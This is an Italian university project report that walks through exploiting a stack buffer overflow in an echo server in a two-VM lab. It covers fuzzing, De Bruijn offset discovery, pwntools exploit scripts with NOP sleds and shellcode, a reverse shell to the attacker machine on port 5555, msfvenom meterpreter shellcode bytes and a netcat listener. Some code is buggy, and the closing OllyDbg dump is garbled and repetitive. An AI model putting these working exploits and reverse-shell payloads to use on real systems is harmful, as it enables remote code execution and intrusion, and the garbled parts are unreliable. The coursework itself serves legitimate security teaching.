



UNIVERSITÀ DEGLI STUDI DI NAPOLI
FEDERICO II

Network Security

Buffer Overflow

Anno Accademico 2023/2024

Professore

Prof. Simon Pietro Romano

Studente

Marco Cimmino M63001528

Contents:

1.1	Introduzione.....	2
1.2	Set-Up	3
1.3	Analisi statica del codice	4
1.4	Fuzzing + Trigger del Buffer Overflow	5
1.5	De Bruijn Cyclic Sequence	7
1.6	Payload d’attacco - Versione Hello World.....	9
1.7	Payload d’attacco – Reverse Shell	11
1.8	Bad characters	12
1.9	Extra – Su linux: Utilizzo di Wine e OllyDBG.....	13
1.10	Extra – Windows: Mona e ImmunityDebugger	17

1.1 Introduzione

Nel contesto della sicurezza informatica, il buffer overflow rappresenta una delle vulnerabilità più comuni e pericolose nei programmi software. Si verifica quando un programma scrive più dati in un buffer, di quanto esso possa contenere, causando la sovrascrittura di dati adiacenti in memoria. Tale comportamento può essere sfruttato da un attaccante per eseguire un codice arbitrario o causare il crash del sistema, compromettendo così la sicurezza e l'affidabilità dell'applicazione.

Il seguente progetto dimostra un esempio pratico di un'applicazione server TCP vulnerabile a un attacco di buffer overflow. Questo server è un semplice applicativo echo server che ascolta sulla porta 4001. Un echo server è un tipo di server che riceve messaggi dai client e li restituisce indietro, proprio come un'eco.

In questo progetto, vedremo i vari step da seguire per trovare e sfruttare questo tipo di vulnerabilità, analizzando nel dettaglio cosa succede alla memoria tramite l'uso di un debugger. L'obiettivo è fornire una comprensione pratica e approfondita di come i buffer overflow possono essere individuati e sfruttati.




BUFFER OVERFLOW ATTACKS

1.2 Set-Up


Per il setup dell'ambiente di testing, utilizziamo due macchine virtuali istanziate su VirtualBox: una macchina vittima e una macchina attaccante (Kali Linux). Entrambe sono configurate con una rete NAT, che consente loro di comunicare.

Macchina Vittima: eseguirà il server vulnerabile ed è configurata con un sistema operativo Linux.

Macchina Attaccante: utilizza Kali Linux.



Per consentire la comunicazione tra le macchine virtuali, configuriamo una rete con NAT con l'intervallo IP generico 192.168.100.0/24. Ho verificato la connessione tramite il comando ping per assicurarmi che le macchine possano comunicare tra loro.




1.3 Analisi statica del codice

Come fase preliminare all'esecuzione dell'attacco è stata svolta un'analisi del codice statico, in cui sono state riscontrate le seguenti vulnerabilità:

Utilizzo di strcpy() senza controllo sulla lunghezza: La funzione “Copier” rappresenta il punto critico del programma. Essa copia una stringa di input in un buffer locale utilizzando strcpy, ma non effettua alcun controllo sulla lunghezza dell'input. Se la lunghezza dell'input supera la dimensione massima consentita del buffer si può potenzialmente sovrascrivere l'area di memoria adiacente. Una caratteristica necessaria al fine di causare il buffer overflow è stata quella della dimensione del buffer, di 1024 caratteri.

```
10
11 int copier(char *str) {
12     char buffer[1024];
13     strcpy(buffer, str);
14 }
```

Dopo aver avviato l'echo server sulla macchina vittima, vogliamo verificare se è possibile connettersi ad esso dalla macchina attaccante utilizzando il comando "nc 192.168.100.5 4001".


A screenshot of a Kali Linux terminal window. The window title is "kali@kali: ~". The menu bar shows "File", "Actions", "Edit", "View", and "Help". The terminal shows a netcat listener on port 4001: "(kali@kali)-[~]" followed by "\$ nc 192.168.100.5 4001". It receives a connection from 192.168.100.5. The server sends "Welcome to my server! Type in a message!". The user types "Ciao". The server responds "I got this message: Ciao". The user then enters a new command, which is partially visible as "\$".

Utilizzando il comando "nc 192.168.100.5 4001" sulla macchina attaccante, abbiamo verificato con successo se è possibile connettersi all'echo server sulla macchina vittima. Questo passo è fondamentale per assicurarci che il server sia in esecuzione correttamente e pronto per ulteriori test e analisi.

1.4 Fuzzing + Trigger del Buffer Overflow

Il primo step consiste nell'eseguire una forma rudimentale di Fuzzing per determinare la dimensione approssimativa del buffer. Ciò può essere fatto inviando un payload di prova costituito da caratteri "A", incrementando gradualmente la sua lunghezza fino a superare le dimensioni del buffer. In tal modo avremo un'idea indicativa sulla dimensione del buffer stesso.

Per far ciò utilizzeremo uno script Python:




```
#!/usr/bin/env python3
import socket

buff = b"A"
contatore = 300
while len(buff) <= 10:
    buff.append("A" * contatore)
    contatore = contatore + 300

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(("192.168.100.5", 4001))
    print(s.recv(1024))
    s.send(buff.encode()) # Invia il buffer
    print(s.recv(1024))
    s.close()
except:
    print("Applicazione Offline")
```

In questo script, il ciclo while incrementa gradualmente la variabile **buff** di 300 byte ad ogni iterazione. Il messaggio da inviare è composto da una stringa di "A" di lunghezza crescente e viene mandato al server tramite socket sulla porta 4001.

Dopo aver eseguito lo script Python per testare l'echo server, è emerso che il server ha mostrato segni di crash alla quarta iterazione, corrispondente a una dimensione del messaggio inviato di 1200 byte. Da questo risultato, possiamo dedurre che il buffer del server ha una dimensione compresa tra 900 byte e 1200 byte, poiché la dimensione del buffer inferiore a 900 byte non ha causato il crash del server, mentre quella del buffer pari o superiore a 1200 byte ha causato il crash.



```
Errore di segmentazione (core dump creato)
```

Dopo aver analizzato il comportamento del server utilizzando il debugger Pwndbg, è emerso che durante l'esecuzione della funzione "copier", come previsto, si verifica un crash. Questo è indicato dal fatto che il valore del registro "RSP" (Stack Pointer Register) "0x7fffffffbb68" è stato sovrascritto con una serie di "AAAAAAAA".

```
9 #include <netinet/in.h>
10
11 int copier(char *str) {
12     char buffer[1024];
13     strcpy(buffer, str);
14 }
15
16 void error(const char *msg)
17 {
18     perror(msg);
19     exit(1);
20 }
21
22 int main(int argc, char **argv) {
23     if (argc < 2) {
24         error("Usage: %s <string>\n", argv[0]);
25         return 1;
26     }
27     copier(argv[1]);
28     return 0;
29 }
```

00:0000| rsp 0x7fffffffbb68 ← 0x4141414141414141 ('AAAAAAAA')
... ↓ 7 skipped

[STACK]

► 0 0x55555555533a copier+49
1 0x4141414141414141
2 0x4141414141414141
3 0x4141414141414141
4 0x4141414141414141
5 0x4141414141414141
6 0x4141414141414141
7 0x4141414141414141

[BACKTRACE]

Tale comportamento conferma la presenza di una vulnerabilità nel server, in quanto il valore del registro "RSP" è stato compromesso, indicando un potenziale tentativo di sovrascrivere lo Stack.

1.5 De Bruijn Cyclic Sequence

Utilizzando la De Bruijn Sequence, una sequenza in cui ogni possibile stringa di lunghezza n , su un alfabeto A di dimensione k , appare esattamente una volta come sottostringa, possiamo determinare la dimensione precisa del buffer e individuare l'indirizzo esatto in memoria in cui viene salvato il return address sullo stack.

Per ottenere una stringa unica senza ripetizioni esistono diverse metodologie. Una di queste è l'utilizzo del modulo **pattern_create** fornito da Metasploit Framework o l'utilizzo del comando **cyclic** seguito dalla specifica lunghezza desiderata.

Per farlo basta avviare Metasploit Framework sul sistema, caricare il modulo **pattern_create** utilizzando il comando *use auxiliary/generator/pattern_create* ed impostare la lunghezza desiderata della stringa utilizzando il parametro **length**.

Infine, basta eseguire il comando `run` per generare la stringa unica senza ripetizioni.

Oppure, si può utilizzare il comando `cyclic` direttamente dal terminale:

cyclic -n 8 1200 > payload_cyclic

Dopo aver ottenuto la stringa la utilizziamo come “Buff” all’interno del nostro codice. Qui sotto è riportato lo script Python:

```

1 #!/usr/bin/env python3
2
3 import socket
4
5 buff =
6 b"aaaaaaaaabaaaaaaaacaaaaaadaaaaaaeaaaaaafaaaaaagaaaaahaaaaaaiaaaaaajaaaaakaaaaalaaaaamaaaaanaaaaaa-
7 aaaaaaaaapaaaaaaqaaaaaaaraaaaasaaaaataaaaaauaaaaavaaaaawaaaaaxaaaaayaaaaazaaaaabbaaaaabcaaaaab-
8 daaaaabeaaaaabfaaaaaabgaaaaabhaaaaabiaaaaabjaaaaabkaaaaablaaaaabmaaaaaabnaaaaaaboaaaaabpaaaaabqaaaaabr-
9 aaaaaabsaaaaabtaaaaabuaaaaaabvaaaaabwaaaaabxaaaaabyaaaaabzaaaaaacbaaaaaaccaaaaacdaaaaaceaaaaacfaaaaacga-
10 aaaaachaaaaaciaaaaaacjaaaaackaaaaaclaaaaacmaaaaaacnaaaaaacooooooooapaaaaaacqaaaaacraaaaacsaaaaactaaaaaacuaa-
11 aaaacvaaaaacwaaaaacxaaaaacyaaaaaczaaaaadbaaaaadcaaaaaaddaaaaadeaaaaadfaaaaaadgaaaaadhaaaaadiaaaaadjaaa-
12 aadkaaaaadlaaaaadmaaaaadnaaaaaadoaaaaadpaaaaadqaaaaadraaaaadsaaaaadtaaaaaduaaaaadvaaaaadwaaaaadxaaaaa-
13 aadyaaaaadzaaaaaaebaaaaaeeceaaaaaedeaaaaeeaaaaaefaaaaaegaaaaaehaaaaaeiaaaaaaejaaaaaekaaaaaellaaaaaemaaaaa-
14 aenaaaaaeoaaaaaapeaaaaaeeqaaaaaeraaaaaesaaaaaetaaaaaaeuaaaaaevaaaaaewaaaaaexaaaaaeyaaaaaezaaaaafbaaaaaa-
15 fcaaaaaafdaaaaaafeaaaaaaffaaaaaafgaaaaaafhaaaaaafiaaaaaafjaaaaaafkaaaaaflaaaaaafmaaaaaafnaaaaaafoaaaaaafpaaaaaaf-
16 qaaaaaafraaaaaafsaaaaaafftaaaaaafuaaaaaafvaaaaaafwaaaaaafxaaaaaafyaaaaaaf"
17
18 try:
19     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
20     s.connect(("192.168.100.5", 4001))
21     print(s.recv(1024))
22     s.send(buff) # Invia il buffer
23     s.close()
24
25 except:
26     print("Applicazione Offline")
27

```


Utilizzando sempre pwndbg, eseguiamo il programma vulnerabile sul server e carichiamo la De Bruijn Sequence nel buffer. Durante questo processo, monitoriamo il comportamento del programma e analizziamo lo stato dello Stack per individuare la posizione in memoria in cui è memorizzato il Return Address. Cerchiamo la sottostringa nella De Bruijn Sequence che sovrascrive il Return Address sullo Stack, determinando con precisione la dimensione del buffer.

```

 9 #include <netinet/in.h>
10
11 int copier(char *str) {
12     char buffer[1024];
13     strcpy(buffer, str);
14 }
15
16 void error(const char *msg)
17 {
18     perror(msg);
19     exit(1);
20 }

```

```

[ STACK ]
00:0000 | rsp    0x7fffffffbb68 ← 0x6661616161616165 ('eaaaaaaf')
01:0008 |        0x7fffffffbb70 ← 0x6661616161616166 ('faaaaaaf')
02:0010 |        0x7fffffffbb78 ← 0x6661616161616167 ('gaaaaaaf')
03:0018 |        0x7fffffffbb80 ← 0x6661616161616168 ('haaaaaaf')
04:0020 | r10-4  0x7fffffffbb88 ← 0x6661616161616169 ('iaaaaaaf')
05:0028 |        0x7fffffffbb90 ← 0x666161616161616a ('jaaaaaaf')
06:0030 |        0x7fffffffbb98 ← 0x666161616161616b ('kaaaaaaf')
07:0038 |        0x7fffffffbba0 ← 0x666161616161616c ('laaaaaaf')

```

```

[ BACKTRACE ]
▶ 0  0x5555555533a copier+49
 1  0x6661616161616165
 2  0x6661616161616166
 3  0x6661616161616167
 4  0x6661616161616168
 5  0x6661616161616169
 6  0x666161616161616a
 7  0x666161616161616b

```


Come indicato da Pwndbg l'indirizzo di RSP: "0x7fffffffbb68" viene sovrascritto dalla substring: "eaaaaaaf".

Un'altra informazione necessaria per poter costruire il payload d'attacco è quello della lunghezza di tale substring, necessaria a stabilire l'indirizzo da cui far iniziare il nostro codice malevolo, esso viene calcolato grazie al tool cyclic:

cyclic -n 8 -l <eaaaaaaf> e ci riporta in uscita 1032. Da questo capiamo che l'indirizzo di ritorno è distante 1032 byte dall'indirizzo iniziale del buffer.

1.6 Payload d'attacco - Versione Hello World

Grazie alle informazioni precedentemente trovate, si può procedere con la costruzione del payload effettivo, che va a caricare lo Stack nel seguente modo dopo aver sfondato il buffer:



Tale procedura è resa possibile grazie al seguente script Python:

```
1 from pwn import *
2 import socket
3 context.arch='amd64'
4 context.os='linux'
5
6 s_code = shellcraft.amd64.linux.echo('Hello world!! ') + shellcraft.amd64.linux.exit()
7 s_code_asm = asm(s_code)
8 # Return address in little-endian format
9 ret_addr = 0x00007FFFFFFFBB68 - 1032 + 200
10 addr = p64(ret_addr, endian='little')
11 # Opcode for the NOP instruction (for NOP sled)
12 nop = asm('nop', arch="amd64")
13 # Writes payload on a file
14 payload = nop*(1032 - len(s_code_asm) - 64) + s_code_asm + nop*64 + addr
15
16 try:
17     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
18     s.connect(("192.168.100.5", 4001))
19     print(s.recv(1024))
20     s.send(payload) # Invia il buffer
21     s.close()
22
23
24 except:
25     print("Applicazione Offline")
26
```

Questo script utilizza dei comandi che vanno a creare appositamente il payload da dare in input al programma.

La riga di codice “s_code” genera il codice assembly per eseguire due operazioni: stampare il messaggio "Hello world!!" sulla console e terminare il programma.

- `shellcraft.amd64.linux.echo('Hello world!!')`: Questa parte del codice assembly generato da shellcraft corrisponde all'istruzione per stampare il messaggio "Hello world!!" sulla console. Utilizza la chiamata di sistema `write` per scrivere il messaggio sul file descriptor 1 (standard output). Il messaggio stesso ("Hello world!!") viene passato come argomento alla chiamata di sistema.
- `shellcraft.amd64.linux.exit()`: Questa parte del codice assembly è responsabile della terminazione del programma. Utilizza la chiamata di sistema `exit` per terminare il programma con un codice di uscita specificato.

Impostiamo l'indirizzo di ritorno come `0x00007fffffffbb68` – L'off-set + un piccolo delta. In questo modo faremo un salto all'inizio del nostro payload, eseguendolo.

Il motivo del delta è dovuto al fatto che spesso non si ha certezza dell'indirizzo esatto dello stack pointer (RSP) all'interno del processo vittima, che può variare a seconda delle circostanze e delle condizioni durante l'esecuzione del programma. Per affrontare questa incertezza, si utilizza una tecnica nota come "NOP sled" (o "slide di NOP"). Il NOP sled è una sequenza di istruzioni "nop" (che non fanno nulla) seguita dal codice eseguibile. L'idea è che se si indirizza l'esecuzione del programma a qualsiasi punto all'interno del NOP sled, le istruzioni "nop" verranno semplicemente ignorate fino a raggiungere il codice eseguibile. Quindi, per massimizzare le probabilità di successo nell'esecuzione del payload, si cerca di posizionare l'indirizzo di ritorno nel mezzo del NOP sled, dove ci sono maggiori probabilità che venga incontrato durante l'esecuzione del programma.

Per quanto riguarda il payload:

`payload = nop*(1032 - len(s_code_asm) - 64) + s_code_asm + nop*64 + addr`

Costruendolo in questo modo abbiamo la situazione mostrata nella figura riguardante lo Stack.

Come si può notare dal risultato, l'attacco si conclude a buon fine.

```
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello world!![Inferior 1 (process 3388) exited normally]
pwndbg> █
```

1.7 Payload d'attacco – Reverse Shell

Una seconda variante dello stesso attacco è quella dell'apertura di una reverse shell, che va a sfruttare la stessa struttura dello stack, riportata nell'esempio precedente, con l'unica differenza che, il codice malevolo inserito, è un codice che va ad aprire una connessione sull'indirizzo 192.168.100.4 (quello della macchina attaccante) sul porto 5555.

Di seguito è riportato il codice:

```
1 from pwn import *
2 import socket
3
4 context.arch='amd64'
5 context.os='linux'
6 # Generate shellcode
7 s_code = shellcraft.amd64.linux.connect('192.168.100.4', 5555) + shellcraft.amd64.linux.dupsh('rbp')
8 s_code_asm = asm(s_code)
9 # Return address in little-endian format
10 ret_addr = 0x00007FFFFFFFB68 - 1032 + 200
11 addr = p64(ret_addr, endian='little')
12 # Opcode for the NOP instruction (for NOP sled)
13 nop = asm('nop', arch="amd64")
14 # Writes payload on a file
15 payload = nop*(1032 - len(s_code_asm) - 64) + s_code_asm + nop*64 + addr
16
17 try:
18     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
19     s.connect(("192.168.100.5", 4001))
20     print(s.recv(1024))
21     s.send(payload) # Invia il buffer
22     s.close()
23
24
25 except:
26     print("Applicazione Offline")
27
```

Un altro modo per generare il codice della reverse shell è tramite msfvenom:

msfvenom -p linux/x86/meterpreter/reverse_tcp

lhost=192.168.100.4 lport=5555 b- "\x00" -f python

```
(root@kali)-[/home/kali/Desktop/Buffer_Overflow]
# msfvenom -p linux/x86/meterpreter/reverse_tcp lhost=192.168.100.4 lport=5555 b- "\x00" -f python
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of python file: 624 bytes
buf = b""
buf += b"\x6a\x0a\x5e\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02"
buf += b"\xb0\x66\x89\xe1\xcd\x80\x97\x5b\x68\xc0\xa8\x64"
buf += b"\x04\x68\x02\x00\x15\xb3\x89\xe1\x6a\x66\x58\x50"
buf += b"\x51\x57\x89\xe1\x43\xcd\x80\x85\xc0\x79\x19\x4e"
buf += b"\x74\x3d\x68\xa2\x00\x00\x00\x58\x6a\x00\x6a\x05"
buf += b"\x89\xe3\x31\xc9\xcd\x80\x85\xc0\x79\xbd\xeb\x27"
buf += b"\xb2\x07\xb9\x00\x10\x00\x00\x89\xe3\xc1\xeb\x0c"
buf += b"\xc1\xe3\x0c\xb0\x7d\xcd\x80\x85\xc0\x78\x10\x5b"
buf += b"\x89\xe1\x99\xb2\x6a\xb0\x03\xcd\x80\x85\xc0\x78"
buf += b"\x02\xff\xe1\xb8\x01\x00\x00\x00\xbb\x01\x00\x00"
buf += b"\x00\xcd\x80"
```

Sostituiamo “Buff” con il codice generato qui sopra.

Come requisito in più in questa variante c'è il fatto che, prima di lanciare l'attacco, va aperto un listener di connessioni in arrivo con netcat tramite il comando su un altro terminale della macchina attaccante:

nc -lvnp 5555

Questo comando configura netcat per ascoltare le connessioni in entrata sulla porta 5555, in modalità verbose, fornendo un output dettagliato delle attività di rete. Si può procedere nello stesso modo di prima, notando anche qui il successo dell'attacco e la possibilità di poter eseguire comandi dalla shell remota.

```
(root@kali)-[/home/kali]
# nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.100.4] from (UNKNOWN) [192.168.100.5] 55796
ls
Missione_Compiuta
echo_server
echo_server.c

```

1.8 Bad characters

Prima di aggiungere qualsiasi tipo di shellcode, è importante verificare e assicurarsi che non ci siano caratteri non validi ovvero valori esadecimali che non vengono interpretati correttamente da un file binario. Questo è importante perché, se abbiamo un carattere non valido generato all'interno del nostro shellcode, esso potrebbe compromettere tutto il nostro lavoro. Fortunatamente nel nostro caso di studio il problema non persiste, ma è comunque un passaggio importante da fare.

Per iniziare la nostra ricerca, dobbiamo creare un semplice bytearray per poi incollare questi valori nel nostro script per ottenere un intero bytearray di ogni possibile carattere esadecimale. Una volta aggiornato il nostro script possiamo lanciarlo contro l'applicativo vulnerabile, dopo averlo riattaccato ad un qualsiasi strumento di debugging, e osservare il comportamento in memoria.

1.9 Extra – Su linux: Utilizzo di Wine e OllyDBG

Riporto di seguito un procedimento alternativo per un eventuale e generico applicativo Windows, quindi di tipo .exe. In questo caso, per continuare a lavorare su una VM Linux, abbiamo bisogno di un emulatore di programmi Windows su Linux. Qui entra in gioco Wine, un software che consente l'esecuzione di applicazioni Windows su sistemi operativi basati su Unix, e OllyDbg, un debugger per applicazioni Windows.

Wine (Wine Is Not an Emulator) è un software che consente di eseguire applicazioni sviluppate per sistemi operativi Microsoft Windows su sistemi operativi Unix-like, come Linux, macOS e BSD. A differenza degli emulatori tradizionali, esso traduce le chiamate di sistema di Windows in chiamate POSIX in tempo reale, migliorando le prestazioni rispetto all'emulazione completa.

OllyDbg è un debugger a livello di codice macchina per applicazioni Windows. È particolarmente utile per l'analisi del codice binario e si distingue per la sua capacità di analizzare il codice eseguibile, riconoscere funzioni, chiamate di sistema e variabili e fornire una rappresentazione grafica del flusso del programma.

Questo è come appare un .exe su OllyDBG

File View Debug Trace Options Windows Help

CPU
main thread, module vulnserver

```

004010B1  EB 3A020000 CALL 00401200
004010B3  EBC1      MOV EAX, EAX
004010B5  EB D81C0000 CALL <JMP, AAMVirt_exit>
004010B7  B31C2A    EB 31C2A000 MOV EAX, DWORD PTR SS:[ESP], EAX
004010B9  EB 08100000 CALL 00401000
004010BB  0010      JND 7041A000
004010BD  A3 43400000 MOV DWORD PTR DS:[430000], EAX
004010BF  8A2424    MOV EAX, DWORD PTR DS:[EAX+4]
004010C1  B841 10   MOV EAX, DWORD PTR DS:[EAX+10]
004010C3  8A2424    MOV EAX, DWORD PTR DS:[EAX+4]
004010C5  EB C11C0000 CALL <JMP, AAMVirt_setnode>
004010C7  0010      JND 7041A000
004010C9  8A2424    MOV EAX, DWORD PTR DS:[EAX+4]
004010CB  0010      JND 7041A000
004010CD  B92424    MOV DWORD PTR DS:[ESP], EAX
004010CF  0010      JND 7041A000
004010D1  A1 00500000 MOV EAX, DWORD PTR DS:[405000]
004010D3  8A2424    MOV EAX, DWORD PTR DS:[EAX+4]
004010D5  B841 10   MOV EAX, DWORD PTR DS:[EAX+10]
004010D7  8A2424    MOV EAX, DWORD PTR DS:[EAX+4]
004010D9  EB 591C0000 CALL <JMP, AAMVirt_setnode>
004010DB  0010      JND 7041A000
004010DD  B07A26    JNB 7A26 0000
004010DF  0010      JND 7041A000
004010E1  0010      JND 7041A000
004010E3  EB 05     MOV EIP, ESP
004010E5  EB 10     MOV EIP, ESP
004010E7  704224 020000 MOV DWORD PTR SS:[LOCAL_6], 2
004010E9  FF15 6C1A0000 CALL DWORD PTR DS:[<vncvrt..._set_app.t...
004010EB  EB 08FFFF CALL 00401020
004010ED  0010      JND 7041A000
004010EF  B07A26    JNB 7A26 0000
004010F1  0010      JND 7041A000
004010F3  0010      JND 7041A000
004010F5  EB 05     MOV EIP, ESP
004010F7  0010      JND 7041A000
004010F9  EB 14     MOV EIP, ESP
004010FB  704224 040000 MOV DWORD PTR DS:[EAX], 4
004010FD  FF15 6C1A0000 CALL DWORD PTR DS:[<vncvrt..._set_app.t...
004010FF  EB 08FFFF CALL 00401020
00401101  0010      JND 7041A000
00401103  0010      JND 7041A000
00401105  0010      JND 7041A000
00401107  0010      JND 7041A000
00401109  0010      JND 7041A000
0040110B  0010      JND 7041A000
0040110D  0010      JND 7041A000
0040110F  0010      JND 7041A000
00401111  0010      JND 7041A000
00401113  0010      JND 7041A000
00401115  0010      JND 7041A000
00401117  0010      JND 7041A000
00401119  0010      JND 7041A000
0040111B  0010      JND 7041A000
0040111D  0010      JND 7041A000
0040111F  0010      JND 7041A000
00401121  0010      JND 7041A000
00401123  0010      JND 7041A000
00401125  0010      JND 7041A000
00401127  0010      JND 7041A000
00401129  0010      JND 7041A000
0040112B  0010      JND 7041A000
0040112D  0010      JND 7041A000
0040112F  0010      JND 7041A000
00401131  0010      JND 7041A000
00401133  0010      JND 7041A000
00401135  0010      JND 7041A000
00401137  0010      JND 7041A000
00401139  0010      JND 7041A000
0040113B  0010      JND 7041A000
0040113D  0010      JND 7041A000
0040113F  0010      JND 7041A000
00401141  0010      JND 7041A000
00401143  0010      JND 7041A000
00401145  0010      JND 7041A000
00401147  0010      JND 7041A000
00401149  0010      JND 7041A000
0040114B  0010      JND 7041A000
0040114D  0010      JND 7041A000
0040114F  0010      JND 7041A000
00401151  0010      JND 7041A000
00401153  0010      JND 7041A000
00401155  0010      JND 7041A000
00401157  0010      JND 7041A000
00401159  0010      JND 7041A000
0040115B  0010      JND 7041A000
0040115D  0010      JND 7041A000
0040115F  0010      JND 7041A000
00401161  0010      JND 7041A000
00401163  0010      JND 7041A000
00401165  0010      JND 7041A000
00401167  0010      JND 7041A000
00401169  0010      JND 7041A000
0040116B  0010      JND 7041A000
0040116D  0010      JND 7041A000
0040116F  0010      JND 7041A000
00401171  0010      JND 7041A000
00401173  0010      JND 7041A000
00401175  0010      JND 7041A000
00401177  0010      JND 7041A000
00401179  0010      JND 7041A000
0040117B  0010      JND 7041A000
0040117D  0010      JND 7041A000
0040117F  0010      JND 7041A000
00401181  0010      JND 7041A000
00401183  0010      JND 7041A000
00401185  0010      JND 7041A000
00401187  0010      JND 7041A000
00401189  0010      JND 7041A000
0040118B  0010      JND 7041A000
0040118D  0010      JND 7041A000
0040118F  0010      JND 7041A000
00401191  0010      JND 7041A000
00401193  0010      JND 7041A000
00401195  0010      JND 7041A000
00401197  0010      JND 7041A000
00401199  0010      JND 7041A000
0040119B  0010      JND 7041A000
0040119D  0010      JND 7041A000
0040119F  0010      JND 7041A000
004011A1  0010      JND 7041A000
004011A3  0010      JND 7041A000
004011A5  0010      JND 7041A000
004011A7  0010      JND 7041A000
004011A9  0010      JND 7041A000
004011AB  0010      JND 7041A000
004011AD  0010      JND 7041A000
004011AF  0010      JND 7041A000
004011B1  0010      JND 7041A000
